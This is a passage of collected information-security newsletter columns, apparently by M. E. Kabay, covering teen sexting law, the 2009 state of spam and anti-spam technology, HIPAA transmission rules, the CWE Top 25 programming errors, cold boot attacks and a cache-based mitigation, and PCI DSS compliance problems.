tml > the federal government has no such legal protection for these self-exposing children. There was an interesting judgement in 2010 in which the Third Circuit Federal Appeals Court ruled that a teen whose seminude photo was distributed to other high school students could not be coerced into attending a remedial class;< http://www.abajournal.com/mobile/article/3rd_circuit_bars_child_porn_prosecution_of_teen_in_sexting_photo > however, it is not clear that this precedent could be used successfully in defending a child against prosecution if a federal prosecutor wanted to pursue the case. Remember: making, distributing and possessing child pornography are all violations of 18 United States Code (USC) §2251, §2252, §2252(A) and §2256(1, 2 & 8). See the Child Exploitation and Obscenity Section (CEOS) of the US Department of Justice's Web site< http://www.justice.gov/criminal/ceos/citizensguide_porn.html > for details. Federal authorities are diligent in tracking down and prosecuting all forms of child exploitation.< http://www.fbi.gov/about-us/investigate/cyber/innocent/innocent >

Can you imagine your child being prosecuted for creating, sending or possessing child pornography – especially if it involves themselves? What an awful experience for everyone. I hope that this pair of columns will be a good basis for discussion between parents and their children and for educators working to protect their charges from harm.

Parents, talk to your kids! Teachers, get involved!

The State of Spam 2009:
Part 1 – Sources of Statistics

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Spam – not SPAM® the luncheon meat (and you have GOT to visit the official SPAM® Web site < http://www.spam.com/ >, which plays like a parody the Monty Python crew< http://www.youtube.com/watch?v=anwy2MPT5RE > might have dreamed up) – is a dreadful nuisance, with estimates that 95% of all e-mail in the world now consists of rubbish. Periodically I look into the state of the spam to see how the war is going.

One of the sites readers may find interesting is SpamLinks,< http://spamlinks.net/stats.htm > subtitled, "Everything you didn't want to have to know about spam." One of the fundamental questions in any discussion of spam is how we measure the volume of spam. Many organizations simply report the "percentage of e-mail that is spam" just as I did in the first paragraph. The implication is that if you count all the spam *sent* to SMTP servers on the planet and divide by the total number of e-mail messages sent to SMTP servers you get a meaningful measure of the spam load on the entire global Internet.

Simon Waters doesn't like that measure.< http://www.circleid.com/posts/misleading_spam_data/ > He points out that from the point of view of an individual e-mail user, the volume of spam is independent of the volume of legitimate e-mail, so global statistics don't mean much. I have to disagree: global statistics are critically important because they give us a sense of the magnitude of the assault on our computing and communications resources that are being carried out by criminals. If we desperately feel the need to have a war on something – anything—at all times, maybe we should declare war on spammers.

Another interesting site is provided by the vendor IronPort Systems< http://www.spamcop.net/spamstats.shtml >, which offers a number of dynamically-generated graphs with information about the sources of spam and the spam/second rates over various periods (day, week, month, year). The numbers do not indicate total volumes around the world (they refer to reports handled by the SpamCop service) but they do give one a sense of fluctuations.

Another source of statistics is Marshal < http://www.marshal.com/trace/spam_statistics.asp >, makers of a variety of security products. Their statistics page provides a number of simple graphs presenting analyses of relative volumes of spam over several months, spambot activity, spam by subject category, origins by country (for some reason Brazil was listed at the top for a couple of weeks in mid-January 2009, with almost twice as much spam originating there as in the USA), and origins by continent (Asia and Europe vying for #1 at over 30% each with North America down at around 11%). Confirming industry observations< http://www.networkworld.com/news/2007/071107-pdf-spam.html >, image spam, which was a big deal a few years ago,< http://www.networkworld.com/news/2006/062806-for-spammers-a-picture-is.html > seems to be dropping to nothing these days.

Both IronPort and Marshal are OEM partners with my favorite anti-spam vendor, Cloudmark (and no, I'm just a paying customer, not a shill): "Cloudmark Authority is integrated into

IronPort's Email Security Appliances…" and "Cloudmark Authority integrates with MailMarshal SpamProfiler…."< http://www.cloudmark.com/en/partners/enterprise-oem.html >. Cloudmark recently announced that it is doing very well in the complex environment presented by universities. Their press release of January 12, 2009 < http://www.cloudmark.com/en/company/release.html?release=2009-01-12 > said that "departments at several top universities, including Duke University, San Jose State University and several ivy league schools have successfully adopted the Cloudmark Authority plug-in for SpamAssassin™." They added, "Universities and colleges face unique challenges when it comes to messaging security. Often, campus departments find themselves using disparate anti-spam solutions, increasing both administration and infrastructure costs, as well as complicating the process of effectively protecting students and faculty from abuse. Further, school IT departments are tasked with protecting not only current students and faculty, but also a growing number of alumni who continue to use campus e-mail addresses after graduation. Schools must find ways to provide effective messaging security and a positive user experience for thousands of users while often adhering to strict budget constraints."

Loyal (fanatic) readers may recall that I interviewed Cloudmark's CTO Jamie de Guerre in a two-part report on March 25, 2008 < http://www.networkworld.com/newsletters/sec/2008/0324sec1.html > and March 27 < http://www.networkworld.com/newsletters/sec/2008/0324sec2.html >. This year I pointed him to those articles and simply asked him these two questions:

(1) What's changed since last year in the fight against spam? and
(2) What do you see as the most promising new technologies coming down out of your research and development labs for the next stage of the fight against spam?

I'll publish Mr de Guerre's answers in the next three columns.

* * *

The State of Spam 2009:
Part 2 – McColo and ICANN

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

In the next three columns, I'm reporting verbatim the responses of Cloudmark Chief Technical Officer Jamie de Guerre < **http://www.cloudmark.com/en/company/staff.html** > to a couple of questions I asked him about the state of spam today. Everything that follows is Mr de Guerre's own text with minor edits.

* * *

What's changed since last year in the fight against spam?

I think there have been several changes and a couple of events that happened in the past year that are interesting and will have an affect on how spam is sent in the coming year. Those that come to mind include:

- The McColo take down
- Changes made by ICANN to prevent domain tasting and other scams
- Spammers increasingly used free hosting services for their call to action in messages
- Spammers increasingly used free Webmail services to send spam
- Spammers targeting new media such as social networking

First, as you probably know, McColo was a Web hosting firm that was taken offline because their services were being used as a gateway for spam activity.< http://www.networkworld.com/news/2008/111208-isp-cut-off-from-internet.html > The McColo services were being leveraged to host domains used as the call to action in spam e-mails (pharmacy spam in particular), to host command and control servers for major botnets and for other malicious services like child pornography Web sites. Of these, the one that affected spam the most was the takedown of several major command and control servers for major botnets. After McColo went offline, many anti-spam vendors observed dramatic drops in the spam volumes sent to customers. Cloudmark did not see nearly as large a drop off at our major operator customers, probably for two reasons:

- Most major operators block all messages from dynamic IP addresses, which minimizes the effects of botnets, and
- The most advanced attackers conduct targeted attacks on the world's largest operators, but do not necessarily send those attacks to businesses.

Anti-spam vendors that primarily service businesses probably saw a larger drop in spam volumes than Cloudmark did.

The effect that the McColo shutdown will have on spam in the coming year is that we will see botnets become more advanced and spammers become more careful about how they plan for fault recovery. Some major spammers had become comfortable and grown reliant on McColo without building in reliable capabilities for failover in the event that a major host is taken down. Their failure was not because of technical difficulty but because the spammers became complacent. I think that in 2009 we will see spammers become more careful, an increased use of

more advanced bots, and improved distribution and failover mechanisms. Spam volumes are already recovering quickly as spammers get existing botnets working with new command-and-control servers and deploy new botnets like Mega-D.

Second, ICANN,< http://www.icann.org/ > the body that controls and regulates the naming system for the Internet, has made some positive changes to their policies that will interfere with spammers. The main change is one that should significantly lower the ability for registrars and attackers to conduct *domain tasting*. "Domain Tasting" is a practice in which someone uses the "Add Grace Period" (AGP)< http://www.icann.org/en/announcements/announcement-17dec08-en.htm > to use a domain for a short time without paying. This allows people to register and test the marketability of the domain by placing advertisements on the site. However, Domain Tasting can also be used by spammers to send out spam using the temporary domain for responses during the grace period. Spammers know that anti-spam solutions block spam messages from a known bad URL included as a call to action, and so spammers work hard to have as many different domains as possible in their spam attacks so that each message will have a different domain. Loopholes that make it easier for spammers to get domains at low cost help to facilitate the onslaught of spam.

More next time.

The State of Spam 2009:
Part 3 – New Vectors

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

More from Jamie de Guerre, CTO of Cloudmark. Today's column is a continuation of his response to the question of what has changed in the battle against spam in the last year. All of the text below is Mr de Guerre's own material with minor edits.

* * *

Third, in 2008 spammers increasingly used free content-hosting services as the call to action in their spam e-mails. Again, spammers know that one way anti-spam vendors block messages is based on the call to action URL or domain in the message, so using many pages hosted by a major free provider enables spammers to have different URLs in each message and a domain name that can't be blocked. There are several places a spammer can go to host their site content: Google (blogspot, googlepages, etc), Microsoft (live spaces, live), Yahoo (geocities), social networks (Facebook, MySpace), blogs, and basically anywhere that user-generated content is allowed. This practice became increasingly popular in 2008 and I expect we will continue to see it increase in 2009.

Fourth, in 2008 we saw a significant increase in spam sent from accounts created or compromised at free Webmail providers. Another way that anti-spam companies block spam messages is based on the source IP that the messages come from. If the messages come from a major free Webmail provider such as Gmail, Yahoo, Hotmail or AOL then the anti-spam solution cannot block it based on its source. Spammers capitalize on that by creating accounts or gaining access to existing accounts on these large Webmail services as well as on Webmail services provided by telecom and cable operators. Spammers have figured out how to script the Webmail interfaces to send out their messages and create "family" accounts when using a service that allows multiple accounts. This is clearly an advanced technique, but I expect we'll continue to see this increase as spammers attempt to find new ways to send messages that escape IP based blocks.

Fifth and finally, in 2008 the amount of spam targeting new media other than e-mail grew. Social networks such as Facebook and MySpace were major targets for spam and phishing campaigns, using new techniques that don't involve e-mail but instead use features that the sites themselves provide to propagate content between users. Many of these attacks have become quite advanced; for example, in one form of attack spammers create accounts on a major social network site, gather a large number of friends and then change their profile to include a link to a site selling their wares. This type of attack changes the spam vector from a push technique, where they are sending out the message with the advertisement, to more of a pull technique, where they're attracting friends to their page to come see the ad. Defending social networks against spam introduces many additional challenges, as there are improved communication vectors available and more information exposed.

I expect that in 2009 we'll see spammers efforts targeted to new media continue to rise, not only targeting social networks but also other media. Personally, I expect to see a rise in mobile spam in 2009 as well, with Short Message System (SMS) spam and phishing messages growing in

popularity.

Jamie de Guerre finishes in the next and final part of this series with a discussion of new anti-spam technologies.

The State of Spam 2009:
Part 4 – New Anti-spam Technologies from Cloudmark

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

More from Jamie de Guerre, CTO of Cloudmark. All of the text below is Mr de Guerre's own material with minor edits.

* * *

What do you see as the most promising new technologies coming down out of your research and development labs for the next stage of the fight against spam?

There are many innovations to choose from, many of which are back-end changes that are not visible to the public. Cloudmark also has several new products and services coming out this year, which are yet to be announced. However, the one I'm personally most excited about is Cloudmark ActiveFilter. The core battle between spammers and anti-spam vendors comes down to a race against time. Spammers are trying to get as many of their messages through as possible before the anti-spam vendors discover their messages to be spam. Essentially, ActiveFilter changes the game on spammers and takes the speed battle away.

Of the spam that Cloudmark misses, we typically only miss it by seconds or minutes (usually seconds). However, the majority of the time, that message is delivered to a user's mailbox when the user is either not logged into their e-mail or is not reading their e-mail at that exact moment. If we were still able to filter the message within seconds once we discovered it as spam, the user would never have to see the message or know that it was initially missed!

What prevented this from happening in the past were performance considerations. In general, the mail-store server is an extremely loaded system in a customer environment, whether it is a Microsoft Exchange server or a large-scale server used by a service provider to host millions of mailboxes. Attempting to re-scan every message on the mail store every couple of minutes, or worse yet every few seconds, is nowhere near possible—it would quickly overload the system and degrade users' ability to access their legitimate e-mail.

The innovation with ActiveFilter is that we are able to filter these messages after they arrive without needing any re-scanning and without any significant load on the mail store. We track a small piece of information about each message delivered to the mail store inside the ActiveFilter system, along with the fingerprints generated for the message. If we later discover one of those fingerprints to be spam, then, and only then, do we contact the mail store to take action on that particular message. In the case of a business deployment, such as with Microsoft Exchange, we would then change the color of the message in the user's inbox and enable them to go to a "search folder" to see all of the spam messages that were detected after initial arrival and delete them. In the case of a service provider, we would check to see if the user had already logged into their e-mail since the arrival of the message; if they have not, we take action on the message with their default policy, such as to move it to a spam folder.

By taking the speed advantage away from spammers, I think we will be able to improve spam-filtering accuracy drastically; reaching the point that accuracy starts to approach 100%. This

prospect is very exciting to me.

HIPAA on Phones, Faxes & E-mail

by M. E. Kabay, PhD, CISSP-ISSMP
Professor of Information Assurance & Statistics
School of Business & Management
Norwich University, Northfield VT

My wife Deborah Black (light of my life) is a neuropsychiatrist who works at two different clinics. Sometimes patients are referred from one clinic to the other, and the question arises of how to transmit the details of their medical record from one team to the other. Anything concerning the privacy of medical data in the USA is governed by the Health Insurance Portability and Accountability Act (HIPAA)< http://www.law.cornell.edu/usc-cgi/get_external.cgi?type=pubL&target=104-191 > passed in 1996. The legislation is complex, and the US Department of Health & Human Services (HHS)< http://www.hhs.gov > has set up an extensive Web site with detailed information and instructions about HIPAA.< http://www.hhs.gov/ocr/privacy/ >

One of the questions I've been asked by my wife's staff is whether it is acceptable to send medical information by fax or e-mail; some of the security and information technology staff at her clinics have flatly forbidden such transmission, asserting baldly that HIPAA forbids such transmission. Unfortunately, their medical records systems are incompatible, so the data cannot be sent automatically from one clinic to the another with appropriate encryption and other safeguards.

However, the IT/security staff are wrong in their absolute interdiction of faxes and e-mail for medical records.

In the document entitled, "Does the HIPAA Privacy Rule permit a doctor, laboratory, or other health care provider to share patient health information for treatment purposes by fax, e-mail, or over the phone?"< http://www.hhs.gov/hipaafaq/providers/smaller/482.html >, the HHS writes (quoting in full),

Yes. The Privacy Rule allows covered health care providers to share protected health information for treatment purposes without patient authorization, as long as they use reasonable safeguards when doing so. These treatment communications may occur orally or in writing, by phone, fax, e-mail, or otherwise.

For example:

- A laboratory may fax, or communicate over the phone, a patient's medical test results to a physician.
- A physician may mail or fax a copy of a patient's medical record to a specialist who intends to treat the patient.
- A hospital may fax a patient's health care instructions to a nursing home to which the patient is to be transferred.
- A doctor may discuss a patient's condition over the phone with an emergency room physician who is providing the patient with emergency care.
- A doctor may orally discuss a patient's treatment regimen with a nurse who will be involved in the patient's care.

- A physician may consult with another physician by e-mail about a patient's condition.
- A hospital may share an organ donor's medical information with another hospital treating the organ recipient.

The Privacy Rule requires that covered health care providers apply reasonable safeguards when making these communications to protect the information from inappropriate use or disclosure. These safeguards may vary depending on the mode of communication used. For example, when faxing protected health information to a telephone number that is not regularly used, a reasonable safeguard may involve a provider first confirming the fax number with the intended recipient. Similarly, a covered entity may pre-program frequently used numbers directly into the fax machine to avoid misdirecting the information. When discussing patient health information orally with another provider in proximity of others, a doctor may be able to reasonably safeguard the information by lowering his or her voice."

In the next of this two-part series, I'll look at what's reasonable in transmitting patient data.

NSA Identifies Top 25 Programming Errors: Must-Read for Professionals, Educators and Students

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

The critical importance of integrating security into programming is obvious to anyone who thinks about it and has been the subject of countless minatory or sometimes pleading articles; Google "secure programming" as one example of appropriate keywords and you'll find nearly a million hits. Back in 2001, I wrote five *Network World Security Strategies* columns on the subject which I later collected and updated as the short paper "Programming for Security"< http://www.mekabay.com/overviews/programming.pdf > that's currently on my Web site. Microsoft's Michael Howard and Steve Lipner published *Writing Secure Code*, Second Edition (2003)< http://www.amazon.com/Writing-Secure-Second-Michael-Howard/dp/0735617228/ref=pd_bbs_sr_1?ie=UTF8&s=books&qid=1232660033&sr=8-1 > and *The Security Development Lifecycle* (2006)< http://www.amazon.com/Security-Development-Lifecycle-Michael-Howard/dp/0735622140/ref=pd_bbs_sr_3?ie=UTF8&s=books&qid=1232660033&sr=8-3 >; Michael Howard and David LeBlanc wrote *Writing Secure Code for Windows Vista* (2007)< http://www.amazon.com/Writing-Secure-Code-Windows-Vista/dp/0735623937/ref=pd_bbs_sr_2?ie=UTF8&s=books&qid=1232660033&sr=8-2 >.

Now the National Security Agency, working through MITRE Corporation< http://www.mitre.org >, SANS< http://www.sans.org/ >, and dozens of industry experts from many other organizations, has published a valuable list of the top 25 most dangerous programming errors.< http://cwe.mitre.org/top25/ > The best description of the project that I have found is the SANS Institute report.< http://www.sans.org/top25errors/ > SANS provides a detailed summary of the issues, including this introduction:

> Today [January 12, 2009] in Washington, DC, experts from more than 30 US and international cyber security organizations jointly released the consensus list of the 25 most dangerous programming errors that lead to security bugs and that enable cyber espionage and cyber crime. Shockingly, most of these errors are not well understood by programmers; their avoidance is not widely taught by computer science programs; and their presence is frequently not tested by organizations developing software for sale.
>
> The impact of these errors is far reaching. Just two of them led to more than 1.5 million web site security breaches during 2008 - and those breaches cascaded onto the computers of people who visited those web sites, turning their computers into zombies.

SANS provides a list of the errors with a link from each to the MITRE database called the Common Weakness Enumeration (CWE)< http://cwe.mitre.org/ >. That site explains,

> International in scope and free for public use, CWE™ provides a unified, measurable set of software weaknesses that is enabling more effective discussion, description, selection, and use of software security tools and services that can find these weaknesses in source code and operational systems as well as better understanding and management of software weaknesses related to architecture and design.

The list itself < http://cwe.mitre.org/top25/index.html#Brief > divides the errors into three major categories:

- Insecure interaction between components
- Risky resource management
- Porous defenses.

Readers will find the threat model< http://cwe.mitre.org/top25/index.html#Appendix_B > that was used in ranking the weaknesses particularly interesting. It presupposes a relatively skilled hacker intent on data theft or theft of resources and willing to invest at least 20 hours per target software package. The full process used in selecting the top 25 is documented< http://cwe.mitre.org/top25/process.html > and there's also a list of 23 weaknesses that almost made it into the list.< http://cwe.mitre.org/top25/cusp.html >

This research project will be enormously valuable to working programmers, instructors in computer science, computer engineering and information assurance programs, and students in those disciplines.

Frozen RAM is not a Fast Food:
Cold Boot Attacks Change the Data Leakage Landscape

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

As always, it's a pleasure to collaborate with my current and present graduate students in bringing you thoughtful articles. Jürgen Pabel graduated from the MSIA program in June 2004 in the first graduating class; he is an experienced network engineer and security consultant in Köln (Cologne), Germany and has become a valued friend and colleague.

Recently Jürgen and I collaborated on this column and the next; Jürgen wrote the first draft and then I provided additional material, edits and references. In what follows, "I" refers to Jürgen.

* * *

Until 2008, the consensus has been that there would be no practical way to remove a RAM chip from a computer system without losing all contained data.

However, in July 2008, J. Alex Halderman< http://www.cs.princeton.edu/~jhalderm > and a research team including Dr Edward W. Felten< http://www.cs.princeton.edu/~felten > at the Center for Information Technology< http://citp.princeton.edu/ > at Princeton University < http://www.princeton.edu/main/ > published a paper< http://citp.princeton.edu/pub/coldboot.pdf > about something quite amazing: most random-access memory (RAM) chips maintain their data for several seconds without any power, thus allowing a channel for data leakage from any computer to which an attacker has physical access. The group has established an excellent Web site full of information about this "cold boot attack"< http://citp.princeton.edu/memory/ >; the site includes a five-minute video lecture about the attack, some frequently asked questions< http://citp.princeton.edu/memory/faq >, an guide to the experimental methods< http://citp.princeton.edu/memory/exp >, some source code< http://citp.princeton.edu/memory/code >, and a collection of additional videos and photographs< http://citp.princeton.edu/memory/media >.

The time over which the data are remembered depends largely on the make of the RAM chips. However, cooling RAM chips down to -50°C (-58°F) prior to power loss causes a significant prolongation of the data retention time, usually to several minutes. Therefore, it is now feasible to extract all data stored in live memory from a powered-on computer system by removing the cooled RAM chips and placing them into another computer system for analysis. Under certain circumstances, it is not even necessary to physically move the RAM chips to another computer system: if the system is configured to allow booting from external media (e.g., CD/DVD, USB flash drive or those ancient floppy disks that some readers remember) then it may be possible to simply reset the system and to boot into a software-analysis environment such as. This approach would usually work because the basic input output system (BIOS) on most computers is configured to skip over RAM integrity checks for performance reasons; the checks would otherwise write a test pattern to all memory cells and read them back to verify the functional integrity of the hardware chips in RAM.

It might seem odd for an adversary to specifically target data in RAM if they have physical access to the target computer system – they could just easily access any data by reading it from

the disk drive. However, if the target system is protected by a full disk encryption solution then the data on the disk drive are practically inaccessible unless the adversary extracts the disk's cryptographic key from RAM.

Cold boot attacks represent a new vulnerability. The most significant aspect of this vulnerability is that no effective countermeasure exists; Halderman *et al.* write, "Though we discuss several strategies for partially mitigating these risks, we know of no simple remedy that would eliminate them." Thus, other actions must be implemented in order to address the associated risk. In theory, it would be a trivial and effective solution to always power off the computer system any time it is about to be potentially exposed to unauthorized physical access. However, practical implications render this approach unfeasible: nobody is going to power down their workstation every time they leave the room or even the building – and most servers are up as much as possible. Another solution would be to switch from software-implemented full disk encryption to hardware-implemented products such as the self-encrypting hard drives manufactured by Fujitsu, Hitachi, and Seagate< http://news.cnet.com/8301-1009_3-10097371-83.html >; however, the higher acquisition and migration costs are likely to delay universal implementation, especially with the worldwide economy in a slump (although Forrester Research predicts continued growth in security expenditures< http://www.darkreading.com/security/management/showArticle.jhtml?articleID=212700661 >).

One obvious question has not yet been addressed: just how much of a risk does this attack pose? Well, there's no quantitative answer. However, a generic and non-representative answer can be derived by considering the preconditions and circumstances. First, an adversary must be able to obtain physical access to a powered on and running computer system. Second, the screen must be locked at the time of loss or theft – if the screen is unlocked then an adversary usually has access to all data and functions immediately. And last, the adversary must be somewhat technically versed in order to carry out the attack. Therefore, it might be a fair assumption that most opportunistic thieves are not a relevant threat as they are usually only driven by the monetary value of the hardware and might not possess the necessary technical skills to execute a cold boot attack. On the other hand, targeted attacks are usually carried out by well-versed and well-funded adversaries. Whether these adversaries might resort to an attack that also employs a cold boot attack on a target computer system is entirely dependent on the specific circumstances – it's always about the weakest link from the adversary's point of view. Though we discuss several strategies for partially mitigating these risks, we know of no simple remedy that would eliminate them.

Nevertheless, cold boot attacks are essentially an unmanageable risk – and that's about as bad as it gets. However, I am currently researching a concept that should effectively protect cryptographic keys against cold boot attacks. More on that in the second part of this article.

Cold Boot Attacks:
The Frozen Cache Approach

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Part one of this pair of columns described “cold boot attacks” and their security implications, in particular for software-implemented full disk encryption solutions. Security expert Jürgen Pabel continues with part two. In what follows, “I” refers to Jürgen.

* * *

Since computer memory can no longer be seen as inaccessible to adversaries, where instead should encryption keys be placed when the computer system is powered on? Peter Stuge gave me an idea during a presentation about an open-source BIOS called “coreboot” < http://coreboot.org >: coreboot employs a little known CPU configuration, which makes the CPU cache appear as normal RAM to the CPU. This concept is called “Cache-as-RAM” < http://www.coreboot.org/images/6/6c/LBCar.pdf > and serves as the basis for my research towards a mitigation against cold boot attacks.

The security benefit of using CPU cache as memory is that it is not vulnerable to cold boot attacks because the CPU cache is always reset by the CPU during the initialization phase. Moving all cryptographic material from RAM to the CPU cache would therefore render cold boot attacks ineffective against software-implemented full disk encryption solutions. However, there is one major drawback to using the CPU cache as secure memory: it severely degrades the system performance. Just how much so? Well, during the first test, response-time was nonexistent and I thought that I had crashed my computer. It took me a few seconds to realize that it did not crash, but instead it was just absurdly slow to react to any input. Solving the performance issue is thus a crucial aspect of the proof-of-concept implementation on which I am currently working. One way to minimize the performance impact is to activate the Cache-as-RAM mode only when it is required for security: for example, only while the screen is locked. Thus, users would not suffer any performance penalty while working but maintain security whenever the computer system is unused and might therefore also be exposed to unauthorized physical access.

The concept of my research is easy – maybe even trivial – but the devil is in the details: it is not enough to just move the encryption key into the CPU cache because other cryptographically relevant data would remain unprotected in RAM. For example: it is important that all operating system buffers that contain decrypted disk sectors are also moved into the CPU cache in order to prevent known-plaintext attacks on the encryption key < http://en.wikipedia.org/wiki/Known_plaintext >.

I decided to write a blog about my research, and since every blog needs a catchy name, I settled on “Frozen Cache”< http://frozencache.blogspot.com/ > because the contents of the CPU cache are static in Cache-as-RAM mode. I hope you will read it if you would like more technical details about my research (e.g., kernel concepts, assembly-language code, etc).

If you would like to contact me, you are welcome to send me an e-mail < mailto:jpabel@akkaya.de >, although I encourage you to post your questions and comments on

the blog so that others can benefit from them as well. Let's get a good discussion going!

Accreditation for IA-Related Web Sites

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Is there any way that a newcomer to information assurance (IA) can receive guidance on the trustworthiness of information about IA posted on the Web (4 million hits on Google for "information assurance and 72 million for "information security")? How is a beginner to know whether the site is well researched or whether it should be used primarily as a source of garden fertilizer?

To find an example of information I could disagree with, I looked up "information security" in the Wikipedia< http://en.wikipedia.org/wiki/Information_security >. Here's a couple of sentences from the introduction:

> The terms information security, computer security and information assurance are frequently incorrectly used interchangeably. These fields are interrelated often and share the common goals of protecting the confidentiality, integrity and availability of information; however, there are some subtle differences between them.

Perhaps long-time readers will understand how strongly I object to the notion that describing the goals of information security in terms of the classic triad of confidentiality, integrity and availability; newer readers may want to check out my brief summary of the Parkerian Hexad on my Web site in the Overview section< http://www.mekabay.com/overviews/index.htm >. There's a narrated PowerPoint show < http://www.mekabay.com/overviews/hexad.ppsx > there for you.

My new course on "The Politics of Cyberspace" < http://www.mekabay.com/courses/academic/norwich/is406b/index.htm > has a number of interesting textbooks; one is *Born Digital: Understanding the First Generation of Digital Natives* by John Palfrey and Urs Gasser < http://www.amazon.com/Born-Digital-Understanding-Generation-Natives/dp/0465005152/ref=sr_11_1?ie=UTF8&qid=1232930015&sr=11-1 >. In their discussion of mechanisms for providing indicators of the quality of information posted on the Internet, the authors point out that formal accreditation could provide a stamp of approval by experts to assure naïve users that a Web site offers reliable, well-researched information. They write,

> Among these accreditation and certification programs… is the Accreditation HealthCare Commission < http://www.urac.org/ > (URAC[, originally defined as "Utilization Review Accreditation Commission"]), an independent nonprofit organization that advocates for higher quality health-care information on the Web. So, for instance, if a teenage girl went to www.kidshealth.com, which is accredited by URAC, to learn more about the antihistamines that her physician prescribed, she'd have a better chance of getting more accurate information than if she went to a site that was not accredited, because URAC sets forth rigorous quality and accountability standards for health-care providers.

I'd like to see an equivalent to URAC for our field. The, say, Information Assurance Website Accreditation Commission (IAWAC) would be funded by fees paid by Web site owners; experts

and scholars could contribute their services in return for consulting fees to evaluate the correctness of Web pages submitted for accreditation. The IAWAC would be a self-sustaining non-profit organization; if it became financially successful, perhaps it could establish scholarships for students in university IA programs.

Why are you frowning at me? What did I say wrong?? What???

Compliance:
An Issue of Substance

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

According to a group that focuses on loss of control over credit-card data, "In the last five years, approximately 500 million records containing personal identifying information of United States residents stored in government and corporate databases was either lost or stolen."< http://www.insideidtheft.info/breaches09.aspx > The Web site InsideIDTheft.info, which is run by identity-protection expert Rob Douglas< http://www.insideidtheft.info/robdouglas.aspx >, has a wealth of historical information about data leakage and data theft as well as pages of helpful analysis and advice.

The prevalence of data theft has led to increased enforcement of compliance with standards to protect data – surely a Good Thing, right? Well, maybe not in the way compliance is sometimes being enforced. Long-time colleague Bob Gezelter contributes his thoughts today on the unreasoning application of security standards. Everything that follows is Bob's work with minor edits.

* * *

In January 2009, Heartland Payment Systems< http://www.heartlandpaymentsystems.com/ > suffered a large-scale security breach that appears to have compromised information relating to 100 million credit-card accounts.< http://www.nytimes.com/2009/01/21/technology/21breach.html >

Heartland is a large-scale third-party transaction processor. Processors of that size should comply with various security standards, including the Payment Card Industry's Data Security Standard (PCI DSS).< https://www.pcisecuritystandards.org/saq/index.shtml > At the time of this writing (end of January) it is too early to find details, but the incident prompts me to ask whether compliance with standards is achieving the goal of protecting data.

Recently, my modest information security consulting firm was required to undergo compliance scanning under provisions of the same PCI DSS. The process had some requirements that were logical and appropriate but also some requirements that were illogical in our context. However, compliance with all of the requirements was mandatory, regardless of how irrelevant.

We deal mostly with corporations, which rarely use credit cards. Our few credit-card transactions are processed using a financial-grade, SSL/TLS-enciphered connection to a major payment processor from a conventional Web browser (e.g., Firefox, Internet Explorer) – just like any normal Web commerce. No electronic copy of credit card-related data is stored on any of our computer systems.

However, since the SSL/TLS-enciphered connection traverses our Internet connection, full compliance is obligatory. The requirements fit several categories:

- reasonable
- not reasonable for our configuration

- not compliance related – idiosyncratic behavior of the programmed script verifying compliance: if the script does not see the precise response expected, non-compliance is reported, even if there is no actual non-compliance.

Several check-off items on the compliance review relate to problems which are deemed "Denial of Service" or "May lead to privilege escalation." Indeed, this presumption may be so for many Windows and *IX (e.g., UNIX, Linux, AIX) systems running popular software packages such as sendmail. However, our WWW server does not run one of those systems, nor is our server in the path of PCI data processing. Our server runs Hewlett Packard's OpenVMS <http://www.hp.com/go/openvms>. Our WWW site is served using the public domain WASD < http://wasd.vsm.com.au/> Web server. Indeed, one of the showstopper problems was nothing more than a testing script that presumed Windows/*IX file naming conventions.

Yet, despite several requirements that all transmissions involving PCI data to be encrypted, there is no requirement that the encryption be based upon a X.509 certificate issued by a generally recognized Certification Authority.< http://www.ietf.org/rfc/rfc4158.txt >

Once data are properly encrypted, they are opaque. If financial-grade SSL/TLS is not sufficiently opaque to block eavesdropping and prevent tampering, then there are serious problems with far more systems than just those involved in PCI processing.

A more likely scenario is that of a bouillabaisse: all the requirements related to security get tossed into the stew. For the requirements that make sense, this does no harm. For those which are not appropriate for a merchant's configuration, there is a problem. For those hosting their own Web stores with payment processing, these requirements are reasonable. For those who do not fit the obvious model, the checklist can be like ill-fitting clothing: at best uncomfortable, at worst unwearable.

In some ways, this situation is reminiscent of what transpired when college programming instructors tried to standardize grading practices using metrics (see for example the discussion of metrics in Aivosto's Project Analyzer™ software < http://www.aivosto.com/project/help/pm-loc.html >). Students were required to comment at least a stated percentage of the lines in their programs. Students quickly learned that even silly, nonsensical comments were accepted toward that benchmark metric. The result was predictable: students put in useless, uninformative comments to comply with the rule, and the instructors were obliged to accept that they had complied with the requirement to comment the stated percentage of their code.

The inappropriate PCI DSS requirements serve the interests of none of the parties involved: neither the consumer, the merchant, the processor, nor the compliance authority.

A more extensive discussion of this problem is online in "Securitization: A Risk to Compliance Integrity."< http://www.rlgsc.com/blog/securitization-a-risk-to-compliance.html >

* * *

Robert Gezelter, CDP has 33 years of experience in operating systems, networks and security consulting. He can be reached via his firm's Web site.< http://www.rlgsc.com >. He is the author of the "Mobile Code" and "E-Commerce and Web Server Safeguards" chapters in the *Computer Security Handbook*, 5th Edition edited by Seymour Bosworth, M. E. Kabay and E. Whyne (2009) published by John Wiley & Sons.< http://tinyurl.com/amjy6a >

Computer Security Handbook Fifth Edition: Two Volumes Aid Physical Exercises

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

After three years of labor, the Fifth Edition of the *Computer Security Handbook* (CSH5) is ready! Senior Editor Sy Bosworth and new Editor Eric Whyne and I are proud to see the two-volume work for sale at last.< http://tinyurl.com/bpq59w >

